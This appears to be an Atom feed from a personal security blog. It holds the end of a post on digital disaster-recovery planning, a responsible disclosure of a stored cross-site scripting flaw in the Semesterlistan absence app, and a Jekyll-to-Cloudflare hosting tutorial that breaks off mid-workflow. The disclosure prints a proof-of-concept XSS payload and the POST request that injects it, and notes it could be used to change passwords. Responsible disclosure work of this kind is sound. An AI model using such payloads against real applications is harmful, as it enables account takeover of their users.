<h1 id="closing-thoughts">Closing Thoughts</h1>

<p>For me personally, it took a lot of determination to get started with this, but as I went along and set up my own disaster recovery plan it got easier. I realized that it’s not about the bad things – whatever caused you to need the recovery process – it’s about knowing that there is a solution in case you need it.</p>

<p>And as I helped friends and family with this, we all realized that accessing Facebook, Gmail, or Steam, is not going to be another hurdle to get in the way when everything else is really hard.</p>]]></content><author><name>Oscar Hjelm</name></author><category term="Security" /><category term="Technology" /><category term="English" /><category term="Security" /><category term="Technology" /><category term="English" /><summary type="html"><![CDATA[If we’ve learned anything since the beginning of 2020, it has to be that the future is uncertain. Despite going through a pandemic and a war in Europe, “most people” still won’t plan for the inevitable; death.]]></summary><media:thumbnail xmlns:media="http://search.yahoo.com/mrss/" url="https://oscarhjelm.com/blag/assets/posts/2023/kelly-sikkema-_whs7FPfkwQ-unsplash.jpg" /><media:content medium="image" url="https://oscarhjelm.com/blag/assets/posts/2023/kelly-sikkema-_whs7FPfkwQ-unsplash.jpg" xmlns:media="http://search.yahoo.com/mrss/" /></entry><entry><title type="html">MultiNet Semesterlistan Persistent Cross-Site Scripting</title><link href="https://oscarhjelm.com/blag/2022/08/multinet-semesterlistan-persistent-cross-site-scripting/" rel="alternate" type="text/html" title="MultiNet Semesterlistan Persistent Cross-Site Scripting" /><published>2022-08-21T15:30:00-05:00</published><updated>2022-08-21T15:30:00-05:00</updated><id>https://oscarhjelm.com/blag/2022/08/multinet-semesterlistan-persistent-cross-site-scripting</id><content type="html" xml:base="https://oscarhjelm.com/blag/2022/08/multinet-semesterlistan-persistent-cross-site-scripting/"><![CDATA[<p>This disclosure does not have a CVE assigned to it as it affects a cloud service.</p>

<h1 id="summary">Summary</h1>
<p>Semesterlistan (en. AbsenceList) allows users to add a note to their absence periods, but does not properly sanitise this field in the main calendar view. This allows an authenticated low-privilege user to inject arbitrary JavaScript to affect all users (including managers able to approve absence) when they open the application.</p>

<h1 id="vendor-description">Vendor Description</h1>
<p>MultiSoft is a Swedish software company that helps businesses save resources to concentrate on creating and adding value with automated and bespoke system solutions.<br />
Source: <a href="https://www.multisoft.se/en/about-multisoft/">https://www.multisoft.se/en/about-multisoft/</a></p>

<h1 id="remediation">Remediation</h1>
<p>MultiSoft has remediated this issue; no action is required for cloud users.</p>

<h1 id="technical-details">Technical Details</h1>
<p>Log on as any low-privileged user and opt to add a new absence period such as vacation.</p>

<p>Select today’s date and enter the following payload as the absence note:
<code class="language-plaintext highlighter-rouge">&lt;img src=a onerror="alert('Cross-Site Scripting at: '+document.domain)"&gt;</code></p>

<p>The following HTTP POST request is sent when the absence is submitted:</p>
<div class="language-http highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nf">POST</span> <span class="nn">/api/Period/Create</span> <span class="k">HTTP</span><span class="o">/</span><span class="m">1.1</span>
<span class="na">Host</span><span class="p">:</span> <span class="s">app.semesterlistan.se</span>
<span class="s">...</span>

{"Period":{"startDate":"2022-03-29T22:00:00.000Z","endDate":"2022-03-30T21:59:00.000Z","periodNote":"&lt;img src=a onerror=\"alert('Cross-Site Scripting at: '+document.domain)\"&gt;","periodTypeId":1,"userId":&lt;REMOVED&gt;,"StartDate":"2022-03-30 00:00:00+02:00","EndDate":"2022-03-30 23:59:00+02:00"}}
</code></pre></div></div>

<p>Submit the absence request and note how the injected JavaScript triggers when the calendar view is reloaded.</p>

<p>It is notable that the attack vector can be used to change a victim’s password, as the current password is not required.</p>

<h1 id="cvss-v31">CVSS v3.1</h1>
<p>HIGH, 8.2 - CVSS:3.1/AV:N/AC:L/PR:L/UI:R/S:C/C:L/I:H/A:L</p>

<h1 id="vulnerability-disclosure-timeline">Vulnerability Disclosure Timeline</h1>
<p>2022-03-30 - Disclosed to vendor<br />
2022-03-31 - Vendor confirms vulnerability stating it is resolved<br />
2022-03-31 - Informs vendor that the issue is still present ( no response )<br />
2022-04-06 - Vendor contacted ( no response )<br />
2022-04-08 - The issue appears to be fixed<br />
2022-04-12 - Vendor confirms fix<br />
2022-08-21 - Public disclosure</p>]]></content><author><name>Oscar Hjelm</name></author><category term="English" /><category term="Security" /><category term="Disclosure" /><category term="English" /><category term="Security" /><category term="Disclosure" /><summary type="html"><![CDATA[This disclosure does not have a CVE assigned to it as it affects a cloud service.]]></summary><media:thumbnail xmlns:media="http://search.yahoo.com/mrss/" url="https://oscarhjelm.com/blag/assets/posts/2022/shahadat-rahman-BfrQnKBulYQ-unsplash.jpg" /><media:content medium="image" url="https://oscarhjelm.com/blag/assets/posts/2022/shahadat-rahman-BfrQnKBulYQ-unsplash.jpg" xmlns:media="http://search.yahoo.com/mrss/" /></entry><entry><title type="html">Jekyll or: How I Learned to Stop Worrying and Love the Cloud</title><link href="https://oscarhjelm.com/blag/2022/08/jekyll-or-how-i-learned-to-stop-worrying-and-love-the-cloud/" rel="alternate" type="text/html" title="Jekyll or: How I Learned to Stop Worrying and Love the Cloud" /><published>2022-08-20T14:30:00-05:00</published><updated>2022-08-20T14:30:00-05:00</updated><id>https://oscarhjelm.com/blag/2022/08/jekyll-or-how-i-learned-to-stop-worrying-and-love-the-cloud</id><content type="html" xml:base="https://oscarhjelm.com/blag/2022/08/jekyll-or-how-i-learned-to-stop-worrying-and-love-the-cloud/"><![CDATA[<p>The cloud is just someone else’s computer. And sometimes that’s a good thing. Want to know how I moved this blag to the cloud?</p>

<h1 id="installing-jekyll">Installing Jekyll</h1>

<p>I dislike Ruby, but that might be because I always fly too close to the sun every time I encounter it. Of course there were going to be dragons somewhere along the way.</p>

<p>To get Jekyll up and running, prep the machine:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">sudo </span>apt update
<span class="nb">sudo </span>apt upgrade
</code></pre></div></div>

<p>But of course that doesn’t work, because the virtual machine you’re running this on somehow forgot how to do DNS. You try to change it from the US mirrors to another region, but break something along the way. Before starting to hate Ubuntu you double check on the host OS… oh well. The ISP for some reason won’t resolve the mirror DNS. you revert the changes as best you can and set the main DNS to a public one and… wouldn’t you know it… it works.</p>

<p>Time to install some dependencies:</p>
<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">sudo </span>apt <span class="nb">install </span>ruby
<span class="nb">sudo </span>apt <span class="nb">install </span>gcc g++ make
<span class="nb">sudo </span>apt <span class="nb">install </span>ruby-dev
</code></pre></div></div>

<p>Then you actually read the install instructions and realise that <code class="language-plaintext highlighter-rouge">ruby-full</code> and <code class="language-plaintext highlighter-rouge">build-essentials</code> actually exist:</p>
<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">sudo </span>apt-get <span class="nb">install </span>ruby-full build-essential zlib1g-dev
</code></pre></div></div>

<p>Finally we venture into bat county and run the package thingamajig for Ru…</p>

<p>No wait! We need to set where gem packages are stored. Otherwise things break and everyone is unhappy:</p>
<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">echo</span> <span class="s1">'# Install Ruby Gems to ~/gems'</span> <span class="o">&gt;&gt;</span> ~/.bashrc
<span class="nb">echo</span> <span class="s1">'export GEM_HOME="$HOME/gems"'</span> <span class="o">&gt;&gt;</span> ~/.bashrc
<span class="nb">echo</span> <span class="s1">'export PATH="$HOME/gems/bin:$PATH"'</span> <span class="o">&gt;&gt;</span> ~/.bashrc
<span class="nb">source</span> ~/.bashrc

</code></pre></div></div>

<p>Now we can install it!</p>
<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>gem <span class="nb">install </span>jekyll bundler
</code></pre></div></div>

<p>Woohoo! That kind of worked, and we didn’t run into any issues along the way. Let’s use the command-line utility to set up the skeleton, because Jekyll has to have everything:</p>
<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>jekyll new my-awesome-site

Running bundle <span class="nb">install </span><span class="k">in</span> /home/user/my-awesome-site... 
  Bundler: Fetching gem metadata from https://rubygems.org/............
  Bundler: Resolving dependencies...
  Bundler: Using bundler 2.3.19
  Bundler: Using colorator 1.1.0
  Bundler: Using concurrent-ruby 1.1.10
  Bundler: Using eventmachine 1.2.7
  Bundler: Using http_parser.rb 0.8.0
  Bundler: Using ffi 1.15.5
  Bundler: Using forwardable-extended 2.6.0
  Bundler: Using rb-fsevent 0.11.1
  Bundler: Using rexml 3.2.5
  Bundler: Using liquid 4.0.3
  Bundler: Using mercenary 0.4.0
  Bundler: Using rouge 3.30.0
  Bundler: Using safe_yaml 1.0.5
  Bundler: Using unicode-display_width 1.8.0
  Bundler: Using i18n 1.12.0
  Bundler: Using sassc 2.4.0
  Bundler: Fetching public_suffix 5.0.0
  Bundler: Using rb-inotify 0.10.1
  Bundler: Using kramdown 2.4.0
  Bundler: Using pathutil 0.16.2
  Bundler: Using terminal-table 2.0.0
  Bundler: Using jekyll-sass-converter 2.2.0
  Bundler: Using em-websocket 0.5.3
  Bundler: Using listen 3.7.1
  Bundler: Using kramdown-parser-gfm 1.1.0
  Bundler: Using jekyll-watch 2.2.1
  Bundler: Installing public_suffix 5.0.0
  Bundler: Fetching addressable 2.8.1
  Bundler: Installing addressable 2.8.1
  Bundler: Using jekyll 4.2.2
  Bundler: Using jekyll-feed 0.16.0
  Bundler: Using jekyll-seo-tag 2.8.0
  Bundler: Using minima 2.5.1
  Bundler: Bundle <span class="nb">complete</span><span class="o">!</span> 7 Gemfile dependencies, 31 gems now installed.
  Bundler: Use <span class="sb">`</span>bundle info <span class="o">[</span>gemname]<span class="sb">`</span> to see where a bundled gem is installed.
New jekyll site installed <span class="k">in</span> /home/user/my-awesome-site. 

</code></pre></div></div>

<p>And then we can run it:</p>
<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>bundle <span class="nb">exec </span>jekyll serve

configuration file: /home/user/my-awesome-site/_config.yml
            Source: /home/user/my-awesome-site
       Destination: /home/user/my-awesome-site/_site
 Incremental build: disabled. Enable with <span class="nt">--incremental</span>
      Generating... 
       Jekyll Feed: Generating feed <span class="k">for </span>posts
                    <span class="k">done in </span>0.722 seconds.
 Auto-regeneration: enabled <span class="k">for</span> <span class="s1">'/home/user/my-awesome-site'</span>
                    <span class="nt">------------------------------------------------</span>
      Jekyll 4.2.2   Please append <span class="sb">`</span><span class="nt">--trace</span><span class="sb">`</span> to the <span class="sb">`</span>serve<span class="sb">`</span> <span class="nb">command 
                     </span><span class="k">for </span>any additional information or backtrace. 
                    <span class="nt">------------------------------------------------</span>
/var/lib/gems/3.0.0/gems/jekyll-4.2.2/lib/jekyll/commands/serve/servlet.rb:3:in <span class="sb">`</span>require<span class="s1">': cannot load such file -- webrick (LoadError)
	from /var/lib/gems/3.0.0/gems/jekyll-4.2.2/lib/jekyll/commands/serve/servlet.rb:3:in `&lt;top (required)&gt;'</span>
	from /var/lib/gems/3.0.0/gems/jekyll-4.2.2/lib/jekyll/commands/serve.rb:179:in <span class="sb">`</span>require_relative<span class="s1">'
	from /var/lib/gems/3.0.0/gems/jekyll-4.2.2/lib/jekyll/commands/serve.rb:179:in `setup'</span>
	from /var/lib/gems/3.0.0/gems/jekyll-4.2.2/lib/jekyll/commands/serve.rb:100:in <span class="sb">`</span>process<span class="s1">'
	from /var/lib/gems/3.0.0/gems/jekyll-4.2.2/lib/jekyll/command.rb:91:in `block in process_with_graceful_fail'</span>
	from /var/lib/gems/3.0.0/gems/jekyll-4.2.2/lib/jekyll/command.rb:91:in <span class="sb">`</span>each<span class="s1">'
	from /var/lib/gems/3.0.0/gems/jekyll-4.2.2/lib/jekyll/command.rb:91:in `process_with_graceful_fail'</span>
	from /var/lib/gems/3.0.0/gems/jekyll-4.2.2/lib/jekyll/commands/serve.rb:86:in <span class="sb">`</span>block <span class="o">(</span>2 levels<span class="o">)</span> <span class="k">in </span>init_with_program<span class="s1">'
	from /var/lib/gems/3.0.0/gems/mercenary-0.4.0/lib/mercenary/command.rb:221:in `block in execute'</span>
	from /var/lib/gems/3.0.0/gems/mercenary-0.4.0/lib/mercenary/command.rb:221:in <span class="sb">`</span>each<span class="s1">'
	from /var/lib/gems/3.0.0/gems/mercenary-0.4.0/lib/mercenary/command.rb:221:in `execute'</span>
	from /var/lib/gems/3.0.0/gems/mercenary-0.4.0/lib/mercenary/program.rb:44:in <span class="sb">`</span>go<span class="s1">'
	from /var/lib/gems/3.0.0/gems/mercenary-0.4.0/lib/mercenary.rb:21:in `program'</span>
	from /var/lib/gems/3.0.0/gems/jekyll-4.2.2/exe/jekyll:15:in <span class="sb">`</span>&lt;top <span class="o">(</span>required<span class="o">)&gt;</span><span class="s1">'
	from /home/user/gems/bin/jekyll:25:in `load'</span>
	from /home/user/gems/bin/jekyll:25:in <span class="sb">`</span>&lt;top <span class="o">(</span>required<span class="o">)&gt;</span><span class="s1">'
	from /var/lib/gems/3.0.0/gems/bundler-2.3.19/lib/bundler/cli/exec.rb:58:in `load'</span>
	from /var/lib/gems/3.0.0/gems/bundler-2.3.19/lib/bundler/cli/exec.rb:58:in <span class="sb">`</span>kernel_load<span class="s1">'
	from /var/lib/gems/3.0.0/gems/bundler-2.3.19/lib/bundler/cli/exec.rb:23:in `run'</span>
	from /var/lib/gems/3.0.0/gems/bundler-2.3.19/lib/bundler/cli.rb:483:in <span class="sb">`</span><span class="nb">exec</span><span class="s1">'
	from /var/lib/gems/3.0.0/gems/bundler-2.3.19/lib/bundler/vendor/thor/lib/thor/command.rb:27:in `run'</span>
	from /var/lib/gems/3.0.0/gems/bundler-2.3.19/lib/bundler/vendor/thor/lib/thor/invocation.rb:127:in <span class="sb">`</span>invoke_command<span class="s1">'
	from /var/lib/gems/3.0.0/gems/bundler-2.3.19/lib/bundler/vendor/thor/lib/thor.rb:392:in `dispatch'</span>
	from /var/lib/gems/3.0.0/gems/bundler-2.3.19/lib/bundler/cli.rb:31:in <span class="sb">`</span>dispatch<span class="s1">'
	from /var/lib/gems/3.0.0/gems/bundler-2.3.19/lib/bundler/vendor/thor/lib/thor/base.rb:485:in `start'</span>
	from /var/lib/gems/3.0.0/gems/bundler-2.3.19/lib/bundler/cli.rb:25:in <span class="sb">`</span>start<span class="s1">'
	from /var/lib/gems/3.0.0/gems/bundler-2.3.19/exe/bundle:48:in `block in &lt;top (required)&gt;'</span>
	from /var/lib/gems/3.0.0/gems/bundler-2.3.19/lib/bundler/friendly_errors.rb:120:in <span class="sb">`</span>with_friendly_errors<span class="s1">'
	from /var/lib/gems/3.0.0/gems/bundler-2.3.19/exe/bundle:36:in `&lt;top (required)&gt;'</span>
	from /home/user/gems/bin/bundle:25:in <span class="sb">`</span>load<span class="s1">'
	from /home/user/gems/bin/bundle:25:in `&lt;main&gt;'</span>
</code></pre></div></div>

<p>Nope. That didn’t work. Weird. This is why I strongly dislike Ruby. No batteries included. Fortunately some internet citizen at <code class="language-plaintext highlighter-rouge">https://github.com/github/pages-gem/issues/752</code> mentions that some Ruby version doesn’t come with something called webrick. The documentation could have mentioned that…</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>bundle add webrick
</code></pre></div></div>

<p>There we go! All up and running!</p>

<h1 id="poking-around">Poking Around</h1>

<p>So now when we can actually build and serve it:

<img src="/blag/assets/posts/2022/it-be-alive.png" alt="Image of default theme" /></p>

<p>We can have a look around:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>user@jekyll:~/my-awesome-site<span class="nv">$ </span>tree
<span class="nb">.</span>
├── 404.html
├── about.markdown
├── _config.yml
├── Gemfile
├── Gemfile.lock
├── index.markdown
├── _posts
│   └── 2022-08-20-welcome-to-jekyll.markdown
└── _site
    ├── 404.html
    ├── about
    │   └── index.html
    ├── assets
    │   ├── main.css
    │   ├── main.css.map
    │   └── minima-social-icons.svg
    ├── feed.xml
    ├── index.html
    └── jekyll
        └── update
            └── 2022
                └── 08
                    └── 20
                        └── welcome-to-jekyll.html

9 directories, 15 files

</code></pre></div></div>

<p>All in all, the <a href="https://jekyllrb.com/docs/structure/">documentation</a> is great. In short:</p>

<ul>
  <li>Pages can be located kind of wherever, but it’s easier to keep them in the root folder for the time being.</li>
  <li>Posts are kept in <code class="language-plaintext highlighter-rouge">_posts</code>. A post can be a blog post, like the one you’re reading at the moment.</li>
  <li>Pages and posts can be in different formats, but you’d be weird if you use something other than HTML and MD (markdown).</li>
  <li><code class="language-plaintext highlighter-rouge">_site</code> contains the built website.</li>
</ul>

<p>Ah! But notice how the built page contains more files than the root! That is because f- you. If you want to be able to see and edit all of the files, then you need to convert the default theme from being a gem-based theme to being a regular theme. This is why we can’t have nice things.</p>

<p>It seems easy enough reading through <a href="https://jekyllrb.com/docs/themes/#converting-gem-based-themes-to-regular-themes">https://jekyllrb.com/docs/themes/#converting-gem-based-themes-to-regular-themes</a>, but HOW DO I FIND THE GEM, AND HOW DO I GET THE FILES OUT OF THE GEM?!</p>

<p>Just dive into <code class="language-plaintext highlighter-rouge">$GEM_HOME</code> and find it there, somewhere. A gem package is just a folder. Pull the files out of there, place it in the root folder, and then carry on with the guide.</p>

<p>With this we can start poking around, making changes, and seeing what happens. There’s still a few hidden things that require Googling, e.g. certain configuration parameters that automagically make things happen. That’s especially true for the plugins the default theme uses.</p>

<h1 id="jekyll-build-process">Jekyll Build Process</h1>

<p>So whenever we <code class="language-plaintext highlighter-rouge">serve</code> the page, or simply ask Jekyll to build the site, a few things will happen. The documentation makes sense when you understand it. Until then it’s confusing.</p>

<p>Think of it this way: Jekyll goes through all pages and posts and tries to render them. Posts are essentially pages. Each page has a <code class="language-plaintext highlighter-rouge">layout</code> specified. Jekyll finds the layout in <code class="language-plaintext highlighter-rouge">_layouts</code>, and continues.</p>

<p>A layout can request to be placed within another layout, or not. It can include sections from <code class="language-plaintext highlighter-rouge">_includes</code> (that folder is meant to have snippets of content that is re-used). It can get pretty wild. Though that’s all in a day’s work for a templating system.</p>

<p>Jekyll uses <a href="https://shopify.github.io/liquid/">Liquid</a>.</p>

<p>Liquid makes sense, and it’s possible to get things done by looking at the default Jekyll theme in conjunction with some searching. Remember, one pair of squiggly brackets <code class="language-plaintext highlighter-rouge">{% denotes code %}</code>, and two <code class="language-plaintext highlighter-rouge">{{denotes content}}</code>.</p>

<p>Fun fact, if you want to write <code class="language-plaintext highlighter-rouge">{% stuff %}</code> you need to put <code class="language-plaintext highlighter-rouge">{% raw %}</code> in front of it so Liquid doesn’t process it and fail horribly. Then you need to terminate it with <code class="language-plaintext highlighter-rouge">endraw</code>, which I don’t dare put in curly brackets in this text because then there’s no telling what will happen.</p>

<h1 id="scrapping-the-vm-and-moving-to-containers">Scrapping the VM and Moving to Containers</h1>

<p>I’ve poked around enough, and I got a pretty good understanding of how things are working. For whichever reason the Ubuntu VM I’m using seems to slow down after a while, and sometimes the UI crashes and resets. Not very fun.</p>

<p>I could either edit files via SSH to avoid using the Linux desktop, or I could share a folder on my host with the VM. But both seem a bit like trying to fit a <a href="https://www.youtube.com/watch?v=cUbIkNUFs-4" target="_blank">round peg in a square hole</a>.</p>

<p>So let’s move to containers and Docker. Because containers sound cool and VMs are old. And remember, the newest coolest version of Ruby doesn’t have that <code class="language-plaintext highlighter-rouge">webrick</code> thing, and we’re not going to build our own god damn container with it. So we’re going to pull an older version and pin that one.</p>

<p><code class="language-plaintext highlighter-rouge">latest</code> is for brave people.</p>

<p>Downloading:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>docker pull jekyll/jekyll:4.2.0
</code></pre></div></div>

<p>Spinning up the image as a container.</p>

<div class="language-ps highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nf">docker</span> <span class="nb">run</span> <span class="nf">--rm</span> <span class="nf">-v</span> <span class="nf">$</span><span class="p">{</span><span class="nf">PWD</span><span class="p">}</span><span class="nf">:</span><span class="nv">/srv/jekyll</span> <span class="nf">--publish</span> <span class="nf">4000:4000</span> <span class="nf">jekyll</span><span class="nv">/jekyll:4.2.0</span> <span class="nf">jekyll</span> <span class="nf">serve</span> <span class="nf">--force_polling</span>
</code></pre></div></div>

<p>Note that the above is Powershell syntax. <code class="language-plaintext highlighter-rouge">--rm</code> removes the container when it exists. <code class="language-plaintext highlighter-rouge">-v</code> mounts the folder inside the container. <code class="language-plaintext highlighter-rouge">--publish</code> forwards a port on the host to a port inside the container. <code class="language-plaintext highlighter-rouge">jekyll/jekyll:4.2.0</code> is the image <code class="language-plaintext highlighter-rouge">jekyll</code> provided by <code class="language-plaintext highlighter-rouge">jekyll</code> with version <code class="language-plaintext highlighter-rouge">4.2.0</code>. <code class="language-plaintext highlighter-rouge">jekyll serve --force_polling</code> is the command to run inside the container when it starts, where the last part causes Jekyll to check if any file has been updated. The way it normally does it doesn’t work when the host OS is Windows.</p>

<p>It takes a while, but it works like a charm:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Warning: the running version of Bundler <span class="o">(</span>2.2.24<span class="o">)</span> is older than the version that created the lockfile <span class="o">(</span>2.3.19<span class="o">)</span><span class="nb">.</span> We suggest you to upgrade to the version that created the lockfile by running <span class="sb">`</span>gem <span class="nb">install </span>bundler:2.3.19<span class="sb">`</span><span class="nb">.</span>
Fetching gem metadata from https://rubygems.org/
Fetching gem metadata from https://rubygems.org/...........
Using bundler 2.2.24
Fetching public_suffix 4.0.7
Using colorator 1.1.0
Fetching concurrent-ruby 1.1.10
Installing public_suffix 4.0.7
Using eventmachine 1.2.7
Fetching http_parser.rb 0.8.0
Installing concurrent-ruby 1.1.10
Fetching ffi 1.15.5
Installing http_parser.rb 0.8.0 with native extensions
Installing ffi 1.15.5 with native extensions
Using forwardable-extended 2.6.0
Fetching rb-fsevent 0.11.1
Installing rb-fsevent 0.11.1
Fetching rexml 3.2.5
Installing rexml 3.2.5
Using liquid 4.0.3
Using mercenary 0.4.0
Fetching rouge 3.30.0
Installing rouge 3.30.0
Using safe_yaml 1.0.5
Fetching unicode-display_width 1.8.0
Installing unicode-display_width 1.8.0
Fetching webrick 1.7.0
Installing webrick 1.7.0
Using addressable 2.8.0
Fetching i18n 1.12.0
Installing i18n 1.12.0
Fetching em-websocket 0.5.3
Installing em-websocket 0.5.3
Using pathutil 0.16.2
Fetching kramdown 2.4.0
Installing kramdown 2.4.0
Using terminal-table 2.0.0
Using kramdown-parser-gfm 1.1.0
Using sassc 2.4.0
Using rb-inotify 0.10.1
Fetching jekyll-sass-converter 2.2.0
Fetching listen 3.7.1
Installing listen 3.7.1
Using jekyll-watch 2.2.1
Installing jekyll-sass-converter 2.2.0
Fetching jekyll 4.2.2
Installing jekyll 4.2.2
Fetching jekyll-feed 0.16.0
Fetching jekyll-seo-tag 2.8.0
Installing jekyll-feed 0.16.0
Installing jekyll-seo-tag 2.8.0
Using jekyll-sitemap 1.4.0
Bundle <span class="nb">complete</span><span class="o">!</span> 9 Gemfile dependencies, 32 gems now installed.
Use <span class="sb">`</span>bundle info <span class="o">[</span>gemname]<span class="sb">`</span> to see where a bundled gem is installed.
ruby 2.7.1p83 <span class="o">(</span>2020-03-31 revision a0c7c23c9c<span class="o">)</span> <span class="o">[</span>x86_64-linux-musl]
Configuration file: /srv/jekyll/_config.yml
            Source: /srv/jekyll
       Destination: /srv/jekyll/_site
 Incremental build: disabled. Enable with <span class="nt">--incremental</span>
      Generating...
       Jekyll Feed: Generating feed <span class="k">for </span>posts
                    <span class="k">done in </span>9.962 seconds.
                    Auto-regeneration may not work on some Windows versions.
                    Please see: https://github.com/Microsoft/BashOnWindows/issues/216
                    If it does not work, please upgrade Bash on Windows or run Jekyll with <span class="nt">--no-watch</span><span class="nb">.</span>
 Auto-regeneration: enabled <span class="k">for</span> <span class="s1">'/srv/jekyll'</span>
    Server address: http://0.0.0.0:4000/blag/
  Server running... press ctrl-c to stop.
</code></pre></div></div>

<p>Would you look at that?
<img src="/blag/assets/posts/2022/it-be-alive2.png" alt="Image of default theme" /></p>

<h1 id="folders-are-not-cloud-enough">Folders are not Cloud Enough</h1>

<p>Who said I was afraid of commitment?</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>git init
git add <span class="nt">-A</span>
git commit <span class="nt">-m</span> <span class="s1">'Initial'</span>
</code></pre></div></div>

<p>Git isn’t cloud, so let’s move it to GitHub. But GitHub is just storage, so let’s use actions to leverage cloud processing power!</p>

<p>Now <code class="language-plaintext highlighter-rouge">actions</code> is GitHub’s way of doing things for you when things happen. It seems to follow the standard trigger-action paradigm. However, the way you go about defining the action part was new to me.</p>

<p>GitHub has a guide, but it will essentially create a folder <code class="language-plaintext highlighter-rouge">.github/workflows</code> with a YML-file which contains the instructions and trigger.</p>

<p>In essence, this is what I got:</p>

<div class="language-yml highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="na">name</span><span class="pi">:</span> <span class="s">Jekyll stuff</span>

<span class="na">on</span><span class="pi">:</span>
  <span class="na">push</span><span class="pi">:</span>
    <span class="na">branches</span><span class="pi">:</span> <span class="pi">[</span> <span class="s2">"</span><span class="s">main"</span><span class="pi">,</span> <span class="s2">"</span><span class="s">preview"</span> <span class="pi">]</span>

<span class="na">jobs</span><span class="pi">:</span>
  <span class="na">build</span><span class="pi">:</span>
    <span class="na">name</span><span class="pi">:</span> <span class="s">Build site</span>
    <span class="na">runs-on</span><span class="pi">:</span> <span class="s">ubuntu-latest</span>
    <span class="na">permissions</span><span class="pi">:</span>
      <span class="na">contents</span><span class="pi">:</span> <span class="s">read</span>
      <span class="na">deployments</span><span class="pi">:</span> <span class="s">write</span>

    <span class="na">steps</span><span class="pi">:</span>
    <span class="pi">-</span> <span class="na">uses</span><span class="pi">:</span> <span class="s">actions/checkout@v3</span>
    <span class="pi">-</span> <span class="na">name</span><span class="pi">:</span> <span class="s">Build the _site in the jekyll/builder container</span>
      <span class="na">run</span><span class="pi">:</span> <span class="pi">|</span>
        <span class="s">docker run \</span>
        <span class="s">-v ${{ github.workspace }}:/srv/jekyll -v ${{ github.workspace }}/_site:/srv/jekyll/_site \</span>
        <span class="s">jekyll/builder:latest /bin/bash -c "chmod -R 777 /srv/jekyll &amp;&amp; jekyll build --future"</span>
        
    <span class="pi">-</span> <span class="na">name</span><span class="pi">:</span> <span class="s">Making the deploy folder</span>
      <span class="na">run</span><span class="pi">:</span> <span class="s">mkdir ${{ github.workspace }}/deploy</span>

    <span class="pi">-</span> <span class="na">name</span><span class="pi">:</span> <span class="s">Putting the _site blag in the deploy folder</span>
      <span class="na">run</span><span class="pi">:</span> <span class="s">mv ${{ github.workspace }}/_site ${{ github.workspace }}/deploy/blag</span>
        
    <span class="pi">-</span> <span class="na">uses</span><span class="pi">:</span> <span class="s">actions/upload-artifact@v3</span>
      <span class="na">name</span><span class="pi">:</span> <span class="s">Archive production artifacts</span>
      <span class="na">with</span><span class="pi">:</span>
        <span class="na">name</span><span class="pi">:</span> <span class="s">site</span>
        <span class="na">path</span><span class="pi">:</span> <span class="s">${{ github.workspace }}/deploy</span>
        
</code></pre></div></div>

<p>On push to either the main or preview branch, GitHub will trigger the action and run it. Each run will take place in an Ubuntu environment and:</p>
<ul>
  <li>Pull the repository.</li>
  <li>Run a container with the <code class="language-plaintext highlighter-rouge">jekyll/builder:latest</code> image and ask it to build the site.</li>
  <li>Create a new folder with the results; and</li>
  <li>Upload the results as an artefact to GitHub.</li>
</ul>

<p>You can download the artefact and look at it locally, or host it somewhere. Remember that this build is very brave because it was built with <code class="language-plaintext highlighter-rouge">latest</code>. I guess <code class="language-plaintext highlighter-rouge">webrick</code> isn’t needed to build, only to serve.</p>

<h1 id="cloud-2-electric-boogaloo">Cloud 2: Electric Boogaloo</h1>

<p>Both GitHub and Cloudflare offer static hosting called <code class="language-plaintext highlighter-rouge">Pages</code>. Either one could have worked, but Cloudflare can do more in other areas.</p>

<p>At this point I’ve waded through enough brown goo and I’m not in the mood to fight anymore. Do you know what happens if you make a typo in the action YML-file? You have to correct it of course, which adds another commit to the branch. I’m used to failing fast and improving. Failing at making the action work as intended (or doing something other than catching fire) is slow.</p>

<p>Edit. Save. Commit. Wait. Run. Fail. Repeat.</p>

<p>So I was surprised and happy to see that pushing stuff to Cloudflare was easy. They have an action you can import, and if you tell it your secrets it will work!</p>

<div class="language-yaml highlighter-rouge"><div class="highlight"><pre class="highlight"><code>    <span class="pi">-</span> <span class="na">name</span><span class="pi">:</span> <span class="s">Publish</span>
      <span class="na">uses</span><span class="pi">:</span> <span class="s">cloudflare/pages-action@1</span>
      <span class="na">with</span><span class="pi">:</span>
        <span class="na">apiToken</span><span class="pi">:</span> <span class="s">${{ secrets.the_token }}</span>
        <span class="na">accountId</span><span class="pi">:</span> <span class="s">${{ secrets.the_id }}</span>
        <span class="na">projectName</span><span class="pi">:</span> <span class="s">site</span>
        <span class="na">directory</span><span class="pi">:</span> <span class="s">${{ github.workspace }}/deploy</span>
